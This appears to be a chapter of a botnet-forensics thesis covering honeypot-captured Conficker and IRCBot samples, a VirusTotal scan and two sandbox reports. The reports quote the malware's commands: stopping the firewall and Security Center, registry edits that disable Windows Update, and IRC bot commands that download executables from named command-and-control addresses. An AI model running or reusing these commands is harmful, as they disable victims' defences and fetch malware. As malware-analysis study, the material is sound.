To perform a forensic investigation, the researcher simulates an incident that involves a botnet. The simulation of an infection was performed on a physical machine to make it closer to the real situation. After the infection, the investigator conducted a live forensic investigation to acquire images of the hard disk and physical memory. The memory image acquired was examined in a forensic manner to locate evidence of the botnet attack with a memory forensic framework named Volatility. The basic concept of this experiment is that analysis of the memory on the infected machine would provide concrete evidence of the existence of botnet malware and results of malicious activity.

Chapter 4 is structured to report the findings of the honeypot exploratory study (4.1), to report the forensic extraction process and recovery (4.2) and the reconstruction (4.3).

4.1 COLLECTED BOTS AND INITIAL ANALYSIS

This section reports the honeypot exploratory study (4.1.1), the classification of binaries (0), and evaluates an external supplier of analysis services (4.1.2).

4.1.1 Low-interaction Honeypot

Sample bots are captured from the Internet by running the low interaction honeypot named Dionaea. There are research communities providing malicious binaries including worms, virus, trojans and so on. However, the purpose of collecting bots from the Internet is to create a localised malware database and to assess the level of threat in the real network. In particular, it provides a propagation channel that is hard to determine from post-mortem investigation. Furthermore, the initial analysis is automatically performed by using malware analysis service providers. The information provided form the service providers is a good starting point for both dynamic and static analysis.


The sample malwares were collected using the Dionaea platform (Koetter, 2010). The Dionaea is a low interaction honeypot and is considered the successor of nepenthes (Baecher et al., 2006). The goal of the Dionaea platform is to download a copy of malware by exposing malware exploiting vulnerabilities.

The Dionaea honeypot was implemented using virtualization technology and located in DMZ of the researcher's network. As Sanabria (2007) noted, the investigator can effectively reduce the economic and physical costs needed to deploy and manage the honeypot with virtualization. The honeypot was located outside of the local network with a public static IP address to increase the infection rate.

With the help of the Dionaea platform, a huge amount of sample malwares were automatically collected. Within 11 days, more than 140,000 exploitation attempts occurred and the system dealt with 3,227 attacks. Furthermore it detected more than 1,466 malware samples. While most of these binaries were duplicates, this platform was able to distinguish each download request. In this period of time, 110 unique binaries were downloaded and stored in a safe location with MD5 hash values.

Classification of Unknown Binaries

Captured malwares were initially analysed by external analysis service providers and identified by using malware scanning service providers. The Dionaea platform provides a function that submits the collected malwares to two different sandbox systems and VirusTotal. In computer security, a sandbox is a security concept that is used to execute unverified or untrusted program code (Schiller et al., 2007). In this research, Dionaea automatically uploads captured files to Anubis and Norman Sandbox. While the analysis result of Norman Sandbox is simple and straightforward, Anubis contains more detailed information such as changed Registry values and loaded library files. VirusTotal is a service that analyses suspicious files and URLs to identify malicious contents such as viruses, worms and trojans (VirusTotal, n.d.). The analysis result of Conficker.C bot conducted by VirusTotal is shown on Figure 4.1.


VirusTotal - Free Online Virus, Malware and URL Scanner - Mozilla Firefox
http://www.virustotal.com/file-scan/compact.html?id=3c3c37e1acae439160d4013c3e7c9573323daac4e589fa8f1e
Table
Tabulated
CSV
HTML
BBCode
Show positives only
http://www.virustotal.com/file-scan/compact.html?id=3c3c37e1acae439160d4013c3e7c9573323daac4e...
zotero

Antivirus	Version	Last update	Result
AhnLab-V3	2010.10.05.00	2010.10.04	Win32/Kido.worm.43800
AntiVir	7.10.12.136	2010.10.05	Worm/Conficker.R
Antiy-AVL	2.0.3.7	2010.10.05	-
Authentium	5.2.0.5	2010.10.05	W32/Conficker!Generic
Avast	4.8.1351.0	2010.10.05	Win32:Confi
Avast5	5.0.594.0	2010.10.05	Win32:Confi
AVG	9.0.0.851	2010.10.05	Generic12.AHXY
BitDefender	7.2	2010.10.05	Win32.Worm.Downadup.Gen
CAT-QuickHeal	11.00	2010.10.05	Worm.Conficker.b
ClamAV	0.96.2.0-git	2010.10.05	Trojan.Agent-71049
Comodo	6290	2010.10.05	NetWorm.Win32.Kido.ih6
DrWeb	5.0.2.03300	2010.10.05	Win32.HLLW.Autoruner.5555
Emsisoft	5.0.0.50	2010.10.05	Net-Worm.Win32.Kido!IK
eSafe	7.0.17.0	2010.10.05	-
F-Prot	4.6.2.117	2010.10.04	W32/Conficker!Generic
F-Secure	9.0.15370.0	2010.10.05	Worm:W32/Downadup.gen!A
Fortinet	4.2.249.0	2010.10.05	-
GData	21	2010.10.05	Win32.Worm.Downadup.Gen
Ikarus	T3.1.1.90.0	2010.10.05	Net-Worm.Win32.Kido
Jiangmin	13.0.900	2010.10.05	Worm/Kido.q
K7AntiVirus	9.63.2680	2010.10.05	NetWorm
Kaspersky	7.0.0.125	2010.10.05	Net-Worm.Win32.Kido.ih
McAfee	5.400.0.1158	2010.10.05	W32/Conficker.worm
McAfee-GW-Edition	2010.1C	2010.10.05	W32/Conficker.worm
Microsoft	1.6201	2010.10.05	Worm:Win32/Conficker.C
NOD32	5506	2010.10.05	Win32/Conficker.AA
Norman	6.06.07	2010.10.05	Conficker.HQ
nProtect	2010-10-05.02	2010.10.05	Win32.Worm.Downadup.Gen
Panda	10.0.2.7	2010.10.05	W32/Conficker.C.worm
PCTools	7.0.3.5	2010.10.02	Virus.DOS.Net_Worm
Prevx	3.0	2010.10.05	Medium Risk Malware
Rising	22.67.02.07	2010.09.30	Worm.Win32.MS08-067.c
Sophos	4.58.0	2010.10.05	Mal/Conficker-A
Sunbelt	6990	2010.10.05	Worm.Win32.Downad.Gen (v)
SUPERAntiSpyware	4.40.0.1006	2010.10.05	-
Symantec	20101.2.0.161	2010.10.05	W32.Downadup.B
TheHacker	6.7.0.1.048	2010.10.04	W32/Kido.ih
TrendMicro	9.120.0.1004	2010.10.05	WORM_DOWNAD.AD
TrendMicro-HouseCall	9.120.0.1004	2010.10.05	WORM_DOWNAD.AD
VBA32	3.12.14.1	2010.10.05	Trojan.Win32.Agent2.crog
ViRobot	2010.10.4.4074	2010.10.05	Worm.Win32.Conficker.168371
VirusBuster	12.67.4.0	2010.10.05	Worm.Kido.MP

MD5: 784a89c9dd20b20f16935f43df343051
SHA1: e56af0d8dd570799f96721f61d0595305d7b6ec5
SHA256: 3c3c37e1acae439160d4013c3e7c9573323daac4e589fa8f1e45a205fd100a99
File size: 118260 bytes
Scan date: 2010-10-05 19:15:35 (UTC)

Figure 4.1: The Virus scane result of Conficker C Bot

VirusTotal showed the malware identification detected by multiple antivirus engines. As shown on the sample report, most antivirus engines identified Confiker and

Downad. In addition to the identification, this service presents a summary of packing information analysed by a number of file characterization tools. In the additional information section on the report page, the technique used for packing the malware is Ultimate Packer for eXecutables (UPX), a free and open source executable packer (Oberhumer and Molnár, 2010). This information is based on portable executable (PE) file format specifications (Microsoft Corporation, 2010). PE file format describes the structure of executables, object files and DLLs (Dynamic-linked Library) under the Windows® operating systems. The information related to PE file format such as packer type and DLL entry point is extremely important during the static analysis phase.

According to the scan result of Microsoft, collected malwares fall under four categories: Worm:Win32/Conficker.B, Worm:Win32/Conficker.C, Backdoor:Win32/Rbot, and Backdoor:Win32/IRCbot.gen!K. As shown in Figure 4.2, 96% of collected malware falls under Conficker.B and Conficker.C bot.




Figure 4.2: The Result of malware classification


4.1.2 External Analysis Service Provider

The researcher was able to infer the purpose and the behaviour of the submitted binaries from the analysis report generated by external analysis service providers. In

Section 4.1.2, the analysis result of the sample bot (MD5: 65311150ed6a330ba5a886b58588a916) named IRCBot is reported.

4.1.2.1 CWSandBox

The analysis report for the sample malware generated by CWSandBox is comprehensive. CWSandBox is a sandbox based on application program interface (API) hooking and DLL code injection technique (Willems et al., 2007). Although there is a way to bypass the hooks, the result is accurate and reliable. The result is based on each process executed by a malicious process. Each process is described by file, Registry, and network activities. In the initial analysis phase, the researcher can initially understand the behaviour of the sample IRCBot. Figure 4.3 shows the result of IRCBot analysis.



Analysis Summary
CWSandbox Version: 2.1.22
Time: 11/30/2010 2:11:33 AM
Submitted File: C:\74879427.exe
MD5: 65311150ed6a330ba5a886b58588a916
SHA1: fcfc2f31676c372f3c97d02bc11b890955cc8a84
Logpath: C:\CWSandbox\log\74879427.exe\run_1\

Main Processes (3)
Process # 1, (ID: 632)
C:\74879427.exe
Start Time: 00:00.125
Start Reason: AnalysisTarget
Process # 7, (ID: 504)
C:\WINDOWS\system32\services.exe
Start Time: 00:03.453
Start Reason: SCM
Process # 25, (ID: 664)
C:\WINDOWS\system32\svchost.exe
Start Time: 00:27.671
Start Reason: DCOMService

Spawned Processes (24)
Process # 2, (ID: 812)
Process # 3, (ID: 1572)
c:\a.bat
Start Time: 00:02.640
Start Reason: CreateProcess
Process # 5, (ID: 816)
cmd /c net stop Security Center
Start Time: 00:03.234
Start Reason: CreateProcess
Process # 6, (ID: 1964)
cmd /c net start SharedAccess
Start Time: 00:03.343
Start Reason: CreateProcess
Process # 4, (ID: 380)
Process # 12, (ID: 924)
Process # 9, (ID: 1020)
Process # 10, (ID: 1088)
Process # 13, (ID: 684)
Process # 11, (ID: 740)
Process # 14, (ID: 1712)
Process # 8, (ID: 252)
C:\WINDOWS\system\servicer.exe
Start Time: 00:04.875
Start Reason: CreateProcess

Figure 4.3: The analysis summary of IRC Bot generated by CWSandBox

As shown in Figure 4.3, CWSandBox reports the analysis result based on a process. The process that is responsible for the malicious activities is visible. In this case, the submitted binary performs malicious activities by creating a Windows batch file named a.bat at Windows root folder. And then, suspicious process runs series of command line instructions. For instance, the Process #2 (ID: 24), Process #3 (ID: 1572), Process #5 (ID: 816), and Process #6 (ID: 1964) execute the following instructions:

```
C:\> cmd /c net stop "SharedAccess"
C:\> a.bat
C:\> cmd /c net stop "Security Center"
C:\> cmd /c net start "SharedAccess"
```

The first instruction is used for disabling the Internet Connection Firewall (ICF)/Internet Connection Sharing (ICS) service. The third one stops Windows Security Center Service which manages the computer security settings such as Windows Update, Windows Firewall, and the installed anti-virus software package. Later, a suspicious process runs an instruction to change Registry values by regedit.exe with silent mode to completely achieve the intended purpose.

In the file activities section, the result shows evidence of the malicious code in the infected system. The a.bat file has been created by the Process #1 (ID: 632). At the same time, this process copy itself to the Windows System folder (`C:\WINDOWS\system`) as named 'servicer.exe'. Next, the created batch file creates a Registry file name 1.reg at the administrator's temporary folder (`C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\`). This Registry file is loaded by the same process. After executing batch files and updating the Registry, the batch and Registry files are deleted by themselves to hide their activities. In addition to deletion of created files, the first infected file also has been deleted by the process which has launched the copied file. Table 4.1 show the summary of file activities of IRCBot on infected machine.

Process ID	**Activity**	**Details**	
		Fields	**Values**
Process # 1, (ID: 632).	created	File Name	`C:\a.bat`
	copied	File Name	`C:\74879427.exe`
		Destination	`C:\WINDOWS\system\servicer.exe`
Process # 3, (ID: 1572).	created	File Name	`C:\DOCUME~1\Dave\LOCALS~1\Temp\1.reg`
Process # 8, (ID: 252).	deleted	File Name	`C:\74879427.exe`
Process # 16, (ID: 268).	deleted	File Name	`C:\WINDOWS\TEMP\1.reg`
	deleted	File Name	`C:\a.bat`

Table 4.1: Summary of file activities of IRCBot on infected machine


In the report of CWSandBox, Registry activities of malicious binaries are classified in five sub-categories: Open keys, Set values, Query values, Delete values, and Enum values. Set values are the most important because those values are created or modified. The main role of changing the Registry is to disable the security services of the operating system and register a malicious service to start at boot-up time.

Registry Key	Value Name	Value type	Value
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\SharedAccess	Start	REG_DWORD	00000002
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile	EnableFirewall	REG_DWORD	00000000
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Tcpip\Parameters	MaxFreeTcbs	REG_DWORD	000007D0
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Tcpip\Parameters	MaxHashTableSize	REG_DWORD	00000800
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Tcpip\Parameters	TcpTimedWaitDelay	REG_DWORD	0000001E
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Tcpip\Parameters	MaxUserPort	REG_DWORD	0000F618
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\wscsvc	Start	REG_DWORD	00000004
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\wuauserv	Start	REG_DWORD	00000004

Table 4.2: Registry values changed by IRCBot

Table 4.2 shows the Registry values that are changed by the IRCBot process. Those values are used to prevent Windows Security Center and Update Services from starting automatically. In addition, an attacker changed the TCP/IP service parameter for some reason which is not clear from this analysis report.

The main strength of CWSandBox is to provide information of the network activities. In the network section, the result shows the network communication through the IRC channel. The Process #8 (ID: 252) communicated with 60.10.179.100:8681 (the IP address of a remote host). The process used “SP2-501” as user name and “USA|XP|SP3|446911” as a nickname. The entire report of network activities is shown in Figure 4.4. According to the keywords on the communication message, the researcher can infer that this binary has the capability for DDOS attack. The botnet that this bot belongs to has at least two C&C servers: 58.240.104.57 is for update and 60.10.179.100 is for distribution.



Process # 8, (ID: 252).

Winsock OP...

Winsock Section...


```
Outgoing Connections
        IRC Data
            User Name: SP3-051
            Host Name: *
            Server Name:
            Real Name: HOME-OFF-D5F0AC
            Nick Name: USA|XP|SP3|446911
            Non RFC Conform: 1
                Channel
                    Name: #blue
                    Topic Deleted: :|.ddosstop -s|.stop -s|.patcher http://58.240.104.57:9355/tmp.exe 0 -s|.shttp
                    ftp://333:333@60.10.179.100:5870/lpo8.exe mpui.exe -s|.asc svrsvc_SP2 100 5 9999 1 -b -e -r -s|.asc
                    svrsvc_XXX 100 5 9999 1 -b -e -r -s
    Plain Communication Data
        Send
            Dump Line:
            Off Set: $0000
            Dump: 4E 49 43 4B 20 55 53 41 7C 58 50 7C 53 50 33 7C
            ASCII: NICK USA|XP|SP3|

            Off Set: $0010
            Dump: 34 34 36 39 31 31 0D 0A
            ASCII: 446911..

            Off Set: $0000
            Dump: 55 53 45 52 20 53 50 33 2D 30 35 31 20 2A 20 30
            ASCII: USER SP3-051 * 0

            Off Set: $0010
            Dump: 20 3A 48 4F 4D 45 2D 4F 46 46 2D 44 35 46 30 41
            ASCII: :HOME-OFF-D5F0A

            Off Set: $0020
            Dump: 43 0D 0A
            ASCII: C..

            Off Set: $0000
            Dump: 50 4F 4E 47 20 38 32 32 43 38 37 35 37 0D 0A
            ASCII: PONG 822C8757..
```

Figure 4.4: The analysis of network activities on an IRCBot infected manchine

4.1.2.2 Anubis

There is a lot of similarity of the analysis reports generated by CWSandBox and Anubis. On the first page of the Anubis report, the risk level of analysed malware is shown in different fields such as file modification and destruction, Registry activities, auto-start capabilities and so on. In this case, Anubis service gives a high level warning on permanent file modification and destruction. In the rest of the report, each processor performed by a malicious binary is explained in three aspects of activity: Registry, File, Windows Services, and Process.

The Anubis report of IRCBot shows two main processes: cmd.exe and services.exe. The process named cmd.exe performs several command line instructions as shown on the CWSandBox result. While the structure and shape is different, the behaviour of each process is similar with previous analysis from CWSandBox. Figure 4.5 shows the analysis result of IRCBot binary.



Analysis Report for 65311150ed6a330ba5a886b58588a916

Comment on this report

Summary:

Description	Risk
Autostart capabilities: This executable registers processes to be executed at system start. This could result in unwanted actions to be performed automatically.	●
Changes security settings of Internet Explorer: This system alteration could seriously affect safety surfing the World Wide Web.	●
Creates files in the Windows system directory: Malware often keeps copies of itself in the Windows directory to stay undetected by users.	●
Performs File Modification and Destruction: The executable modifies and destructs files which are not temporary.	●
Spawns Processes: The executable produces processes during the execution.	●
Performs Registry Activities: The executable reads and modifies registry values. It may also create and monitor registry keys.	●

Table of Contents

expand all collapse all

- General information
- 65311150ed.exe
  - cmd.exe
    - net.exe
      - net1.exe
  - cmd.exe
    - C:\WINDOWS\system32\cmd.exe
    - Started by 65311150ed.exe
    - General Information
    - a) Registry Activities
    - b) File Activities
    - c) Process Activities
    - regedit.exe
  - cmd.exe
    - net.exe
      - net1.exe
  - cmd.exe
    - net.exe
      - net1.exe
  - services.exe
    - servicer.exe

1. General Information

- Information about Anubis' invocation	
Time needed:	235 s
Report created:	11/30/10, 06:01:05 UTC
Termination reason:	All tracked processes have exited
Program version:	1.74.3195

2. 65311150ed.exe

- General information about this executable	
Analysis Reason:	Primary Analysis Subject
Filename:	65311150ed.exe
MD5:	65311150ed6a330ba5a886b58588a916
SHA-1:	fcfc2f31676c372f3c97d02bc11b890955cc8a84
File Size:	47616 Bytes
Command Line:	"C:\65311150ed.exe"
Process-status at analysis end:	dead

Figure 4.5: The analysis report of IRCBot generated by Anubis

The information generated by initial analysis of captured sample bots is valuable to identify the classification of malware. The investigators can start from this classification when they get unknown binaries from infected machines. However, it is not enough to draw an entire picture of a botnet incident. Also, an entire picture is only possible after the investigator identifies the malicious binaries on infected hosts or servers.

